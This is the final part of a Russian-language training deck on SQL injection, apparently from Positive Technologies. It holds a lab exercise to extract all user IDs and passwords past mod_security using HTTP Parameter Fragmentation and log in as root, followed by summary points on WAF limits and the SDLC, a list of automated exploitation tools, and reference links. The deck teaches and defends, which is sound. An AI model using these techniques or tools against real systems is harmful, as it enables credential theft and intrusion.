


- **<http://X.X.X.X:9191/>**
 - Найти уязвимый сценарий для проведения атаки методом HPF;
 - Используя технику HPF, получить все идентификаторы и пароли из таблицы пользователей;

Примечание: web-приложение защищено mod_security v.2.5.9.
 - Авторизоваться под пользователем «root».




Резюме лабораторной работы



SQL Injection в «живой природе»

- **SQL Injection можно встретить даже на широко известных и крупных Интернет-ресурсах**



Резюме

- **SQL Injection – это грубая ошибка в программировании, широко распространенная и крайне опасная**
- **WAF – это не долгожданная "серебряная пуля"**
 - WAF не устраняет уязвимость, а лишь (частично) прикрывает вектор атаки
 - Концептуальные проблемы WAF – использование сигнатурного принципа
- **Правильно выстроенный процесс Software Development Life Cycle (SDLC) в значительной степени снижает вероятность появления уязвимостей в коде**
- **Защита Web-приложений, также как и информационная безопасность в целом, должна быть комплексной :)**



Автоматизированная эксплуатация SQL Injection

- **sqlmap** (<http://sqlmap.sourceforge.net/>)
 - Полная поддержка: MySQL, Oracle, PostgreSQL и Microsoft SQL Server
 - Частичная поддержка: Microsoft Access, DB2, Informix, Sybase и Interbase
- **sqlus** (<http://sqlsus.sourceforge.net/>)
 - Реализована поддержка только MySQL
- **bsqlbf-v2** (<http://code.google.com/p/bsqlbf-v2/>)
 - Больше ориентирована под слепые SQL-инъекции. Реализована поддержка: MySQL, Oracle, PostgreSQL и Microsoft SQL Server
- В свете появления новых быстрых техник эксплуатации слепых SQL-инъекций в MySQL планируется выпустить соответствующий proof of concept (будет доступен на <http://www.milw0rm.com/papers/>)



Дополнительные материалы и ссылки

- WASC: <http://projects.webappsec.org/SQL-Injection>
- OWASP: http://www.owasp.org/index.php/SQL_Injection
- Ресурсы Securitylab: <http://www.securitylab.ru/>
- Pentestmonkey.net Cheat Sheets: <http://pentestmonkey.net/>
(Oracle, MSSQL, MySQL, PostgreSQL, Ingres, DB2, Informix)
- Ресурсы Antichat:
 - MySQL >=4.x: <https://forum.antichat.ru/threadnav43966-1-10.html>
 - MySQL 3.x: <http://forum.antichat.ru/showthread.php?t=20127>
 - MSSQL: <http://forum.antichat.ru/thread15087.html>
 - ORACLE: <http://forum.antichat.ru/showthread.php?t=40576>
 - PostgreSQL: <http://forum.antichat.ru/thread35599.html>
 - MSAccess: <http://forum.antichat.ru/thread50550.html>



Спасибо за внимание!

devteev@ptsecurity.ru

<http://devteev.blogspot.com/>



POSITIVE TECHNOLOGIES